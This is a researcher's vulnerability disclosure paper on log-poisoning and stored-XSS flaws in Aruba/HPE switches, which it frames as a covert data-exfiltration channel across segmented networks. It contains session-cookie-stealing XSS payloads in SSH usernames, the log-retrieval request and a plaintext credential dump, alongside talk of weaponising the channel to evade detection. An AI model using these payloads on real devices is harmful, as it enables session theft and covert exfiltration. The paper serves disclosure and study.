CYBIR

Layer 7 Matters at Layer 2 : Exploiting Persistent XSS & Unsanitized Injection vectors for Layer 2 bypass & "COOLHANDLUKE" Protocol Creation (HPE Procurve & Aruba Networks, Cisco / Dell / Netgear)

"Every persistent XSS or unsanitized input vector on a Layer 2 or 3 Device is a covert network protocol waiting to happen." – Ken "s1ngular1ty" Pyle

Prepared by:

Ken Pyle
M.S. IA, CISSP, HCISPP, ECSA, CEH, OSCP, OSWP, EnCE, Sec+
kp@cybir.com

Partner, Exploit Developer
CYBIR – CYBIR.COM

Graduate Professor of Cybersecurity
Chestnut Hill College - CHC.EDU

Layer 7 Matters at Layer 2 : Exploiting Persistent XSS & Unsanitized Injection vectors for Layer 2 bypass & "COOLHANDLUKE" Protocol Creation (HPE Procurve & Aruba Networks, Cisco / Dell / Netgear)

Preface

"Every persistent XSS or unsanitized input vector on a Layer 2 or 3 Device) is a covert network protocol waiting to happen." – Ken "s1ngular1ty" Pyle

That is a bold statement to make and I am making it . Here is the first.

In the following paper, I put forth a simple exploit, "coolhandluke", and use it to violate network segmentation / Layer 2 VLAN policies; routing & sending a file between isolated, air gapped networks without a router.

The sample exploit is a 64 byte (less in application) unsanitized username / log poisoning vector via the Aruba OS / HPE Procurve switch. Via polyglot exploitation and "living off the land"; using easy to understand tools, scripts, and system native tools (Kali, Burp Suite),

I will provide Proof of Concept (PoC) for a simple sessionless file transfer protocol that bypasses all known network controls and lives in log files. In this implementation, the protocol is unencrypted or encrypted via HTTPS / SSH, operates via unauthenticated covert vectors, and on system controls do not provide adequate alerting.

The provided code & protocol violate Layer 2 / Layer 3 protocol segmentation and can be used to exfiltrate data or to implant & execute malicious code through methods which bypass firewalls, VLANs / network segmentation. ***This PoC is very primitive*** . I am showing file data delimiters, the ability to segment / reassemble files via multiple injections, and Python exploit code which allows for download of the files / exfiltrated data via any modern OS or platform. The bare minimum to "count" as a valid protocol.

This paper demonstrates the attack via ArubaOS / HPE switches. I have been performing this attack and have working PoC for many other switch, AP, and router families (Cisco / Dell / Netgear / D-Link / 3Com / Linksys / etc.) See *Additional Information for further information.*

My basic technique for polyglot code injection and multiplatform exploitation links directly back to this work: JNLP-Injection-and-Attacks-Release.pdf (cybir.com)

The connection is clear: JNLP is an exploitable protocol providing direct access to JAVA through this technique. The format is plaintext, HTTP/S based, and can be used as an additional persistence vector or as a botnet utilizing this protocol & technique.
Weaponizing this paper as a *fully fledged* stateful network protocol is simple and can be quickly implemented using JNLP. By piggybacking information stored in the targeted logs file or headers (ex. IP addresses, log numbers, other metadata, controllable space.), routing traffic to specific IPv4 or IPv6 addresses or tunneling between air gapped "islands" is possible. *Data Encapsulation and the TCP/IP Protocol Stack (System Administration Guide, Volume 3) (oracle.com)*


Concept & Theory – "Layer 7 Matters at Layer 2"

The basic concept of my work is simple, "Layer 7 Matters at Layer 2." : Switches and routers are essential pieces of network infrastructure over ***which all traffic and information eventually pass.***

Web application and protocol weaknesses which can be seen as "low impact" or trivial can be used by an attacker to obtain and maintain total control of targeted networks, organizations, and enterprises*.

Ok, but why?

The idea is very straightforward and very well documented:




Credit: ARP poisoning/spoofing: How to detect & prevent it (comparitech.com)

I have spoken on this subject and the attacks used as part this exploit chain / protocol in a different context previously at Shmoocon 2020: *Cisco SMB Products — Critical Vulnerablities / 0-day Release – Ken Pyle (Shmoocon 2020) - YouTube*

My work is publicly accepted and well founded. It may also serve to understand the subject**: ***Control Layer 2 and you control everything.***

**Scoring and analysis of flaws discovered present in infrastructure components by the responsible organizations are generally poor or potentially & intentionally understated.*
*** I also called my shots on this. Pretty cool to finally get the payoff.*

An attacker controlling Layer 2 / 3 has full control of all protocols traversing the vulnerable device. Controlling the physical & logical device brokering or transmitting data between endpoints allows an attacker to eavesdrop, poison, and attack all traffic and access controls at the "higher layers" of the OSI Model:



An OSI Model for Cloud – Cisco Blogs

Not only does the provided exploit code & protocol violate Layer 2 / Layer 3 protocol segmentation, it can be used to exfiltrate data or to implant & execute malicious. The exploit code & examples also allow an attacker to bypass authentication or obtain control of the network via simple web application exploitation: *True Polyglot Exploitation.*

Again, the provided PoC is very primitive*. I am providing Python 3 exploit code which allows for download of the files / exfiltrated data via any modern OS or platform using any patched / updated HPE Procurve or Aruba Networks switch.

**Yes, I am way past this point already. I have a persistent chat client and peer-to-peer network in development and operational. These switches are now "routers" and "servers" using a protocol that has never been seen before. The protocol is traditionally undetectable to all known Layer 2 controls and signatures.*

Proof of Concept – Overview / Demonstration Configuration on Aruba Networks / HPE Procurve Switches

I am providing PoC for common deployment scenarios and / or best practices & documentation. *Vendor documentation and references are provided where available.*

Test Equipment:

Aruba / HPE Procurve 2540 Switch – JL354a (Proof of Concept for YC.16.11.0003, Multiple Firmware & Devices)

Set MANAGER password to arbitrary value.
Do not set OPERATOR password.

Vendor Guidance and References:

HPE / Aruba's default and recommended guidance for installation and does not explicitly state the need to disable or apply access control to the OPERATOR account.

Initial switch set-up (hpe.com):

"Recommended minimal configuration In the factory default configuration, the switch has no IP (Internet Protocol) address and subnet mask, and no passwords. In this state, it can be managed only through a direct console connection. To manage the switch through in-band (networked) access, you must configure the switch with an IP address and subnet mask compatible with your network. Also, you must configure a Manager password to control access privileges from the console and web browser interface. Other parameters in the Switch Setup screen can be left at their default settings or you can configure them with values you enter."

"coolhandluke" – Persistent XSS / Authentication Bypass via Log Access & Unsanitized Username Input (Basic PoC)

The initial exploit for this technique was published by CYBIR in January, 2022: "coolhandluke" – ArubaOS / HPE Switch – Log Injection to Persistent XSS, Code Injection, DoS via Unsanitized SSH Username Field – CYBIR – Cyber Security, Incident Response, & Digital Forensics

Reprinted here:


All tested ArubaOS / HPE switches are vulnerable to a Log Poisoning / Code Injection / XSS / Authentication Bypass flaw due to lack of proper input sanitization via the embedded SSH server. ***(Proof of Concept for YC.16.11.0003, Multiple Firmware & Devices)***

The switches are part of a broader family of vulnerable network infrastructure devices modified or rebranded by multiple manufacturers. This family of products has been exploited multiple times by the CYBIR attacker. The devices are also vulnerable to a Denial of Service (DoS) attack currently undisclosed.

In this disclosure, the switches are vulnerable to a remote, unauthenticated log poisoning and code injection (HTML/XSS/other) attack. Seen here, the attacker injects valid HTML / XSS payloads into the LOGIN name field via SSH. The switch and operating system do not sanitize or control this input:

```
login as: <html><script>CYBIRPOC!</script></html>
Pre-authentication banner message from server:
| We'd like to keep you up to date about:
|    * Software feature updates
|    * New product announcements
|    * Special events
| Please register your products now at:  www.hpe.com/net
|
|
End of banner message from server
Keyboard-interactive authentication prompts from serv
 <html><script>CYBIRPOC!</script></html>@
 <html><script>CYBIRPOC!</script></html>@
 <html><script>CYBIRPOC!</script></html>@
```

Using the available web interface and logging system, the attacker requests the log file / entries from the device. The arbitrary HTML / XSS is injected into the log and is used to attack the authenticated user:



This can allow for theft of authentication bypass, session theft / session riding, arbitrary code execution, and compromise of client-side browsers.

Other methods of XSS delivery and code injection were discovered by the attacker and are currently being investigated. The details of this attack will be publicly shared due to criticality and research interest. When provided by Aruba, the patch for this exposure should be applied immediately.

The webserver on all affected devices should be disabled until a patch is issued.


PLEASE CREDIT KEN PYLE – PARTNER & EXPLOIT DEVELOPER, CYBIR

"coolhandluke" – Exfiltration of Data & Polyglot Exploitation via Unauthenticated / Invalid Username Input


Closer examination of this Log Injection to Persistent XSS, Unauthenticated Code Injection reveals why it is such a powerful vector. The exploit is an abuse of a 64 byte UNAUTHENTICATED input injection vector using unauthorized usernames poisoned / injected into ARUBA / HPE SWITCH logs.

PoC – Simple Data Exfiltration

When attacking the log files & various authenticated interfaces (TELNET, SSH, HTTP), I discovered the length limit through detailed examination of error messages and logs:



The usefulness of this channel is not to be understated. In this example, an attacker encodes / embeds malicious messaging or EXFILTRATED Data into the SSH service:



This offers the attacker the advantage of SSH protocol encryption. Complementary controls are typically not enabled to sniff this type of traffic and this behavior occurs by default.

When viewed in the GUI or other controls, the behavior appears to be unsuccessful login attempts using invalid names. (See later screenshots.)

Here, the attacker retrieves the exfiltrated data via HTTPS connection and operator access to the logs via specially crafted request:

```
GET /html/json.html?method:uiGetLogEvents HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Ge
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```

Thus, this exfiltration of malicious code, traffic, or messaging has traversed subnets / firewall rules / isolation through abuse of low-level event log access and unauthenticated SSH sessions.

This is a covert communication channel and can be used for beaconing, advanced exfiltration, and stealth, encrypted code implantation. (ex. “Where did the logs go?”)


The persistently stored input, integrated into the logs:

```
HTTP/1.1 200 OK
Server: eHTTP v2.0
Connection: close
Content-Type: text/html
Content-Length: 41955
Cache-Control: no-cache
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1
X-Content-Type-Options: nosniff
Content-Security-Policy: default-src 'self' data: 'unsafe-eval' 'unsafe-inline'
Referrer-Policy: no-referrer
X-Permitted-Cross-Domain-Policies: none
Feature-Policy: camera 'none'; geolocation 'none'

{"log_info": {"log_stats": {"log_recs_used": 239, "log_recs_since_boot": 121, "log_recs_max":
4276}, "last_rectime": 631152013, "log_events": [{"severity": "Warn ", "timestamp": 633700995,
"event_level": "419", "subsys": "auth", "member_info": "", "description": "Invalid user
name/password on SSH session User '<img src=a onerror=alert(cybirnoc)>
<! ---' is trying to login from                    "}, {"severity": "Warn ", "timestamp": 633700957,
"event_level": "419", "subsys": "auth", "member_info": "", "description": "Invalid user
name/password on SSH session User 'WHERE DID THE LOGS GO? --->' is trying to login from
                    , {"severity": "Warn ", "timestamp": 633700952, "event_level": "419", "subsys":
```


HPE / Aruba's default and recommended guidance for installation (manual) and does not explicitly state the need to disable or apply access control to the OPERATOR account. As demonstrated previously, in these deployment scenarios, the devices are highly exploitable:

- The application / username accepts arbitrary input and "authenticates" the OPERATOR account.
- The token used / reused is unsafely transmitted and can be compromised easily.
- The application reuses this token for higher privileged functions.
- Sensitive Functions with controllable input / parameters can be used to store or reflect attacker-controlled input & data.

The attacker enumerates (fuzzes) the sanitization / input controls of the device via SSH username injection. This account does not exist and the characters used are weaponized:




In the logs, the attacker identifies lack of input sanitization:



The application fails to adequately sanitize markup tags, escape characters, scripting / code snippets, and abusive input. This is returned as raw text in response to valid, specially crafted request.


After “spraying the logs” with valid XSS payloads, the attacker sends a malicious link to an authenticated user. The SESSIONID cookie is rendered in browser, demonstrating simple XSS exploitation:



There are numerous other XSS payloads and vulnerabilities present in these devices and have been privately disclosed to Aruba Networks / HPE. They have not acknowledged receipt or impact.

PoC for XSS & SessionID Theft:

HTTP REQUEST: https://targetedip/html/json.html?method:uiGetLogEvents



"AQUILIFER" – Persistent (Stored) XSS / Arbitrary Code Injection & Content Storage via Unsanitized Credential Storage


ARUBAOS Devices are also vulnerable to a persistent XSS / Arbitrary Code & Content Storage / Code Injection attack due to lack of sanitization of the USERNAME parameter. The devices store user credentials via plaintext allowing for abuse use as a persistent storage and code / input injection & persistence mechanism (USERNAME AND PASSWORD).

Persistent XSS / SessionID theft PoC:

USERNAME: <img src=a onerror=alert(document.cookie)>

A malicious attacker can abuse this functionality through MULTIPLE VECTORS of input such as direct console input, via network based protocols, direct file modification, and via API requests. Use of authenticated functionality is a stealth mechanism / technique to bypass or deceive IDS / IPS / REMOTE LOGGING.


Here, the API / web interface fails to sanitize malicious input / arbitrary HTML. The input is accepted and persisted in OPERATING SYSTEM STORAGE:



Here, the user credential database (text file) is stored insecurely. Usernames and passwords are stored in plaintext by default. Users can change this setting to use password hashes. These are also insecure and easily obtained.

```
Enter h or ? for help.

=>cd cfa0
=>cat mgrinfo.txt
FLGtestFLGCYBIRPOC▬▬▬manager<img src=a onerrtestCYBIRPOCmanager<img src=a onerr
or=alert(document.cookie)>
=>
```

Abusive names and credentials can be stored, implanted & targeted:



“coolhandluke” – Arbitrary Content Injection / Obfuscation through Unsanitized Input

In this exploit chain, the attacker further abuses the unsanitized USERNAME functionality to implant ***other exploitable file type & conditions*** . A more advanced example of this type of exploitation & injection can be demonstrated using four unsanitized characters:

< - > !

These characters were chosen for their usefulness, these are delimiters in common markup languages (HTML) and can be abused for advanced attacks. (JNLP Injection)

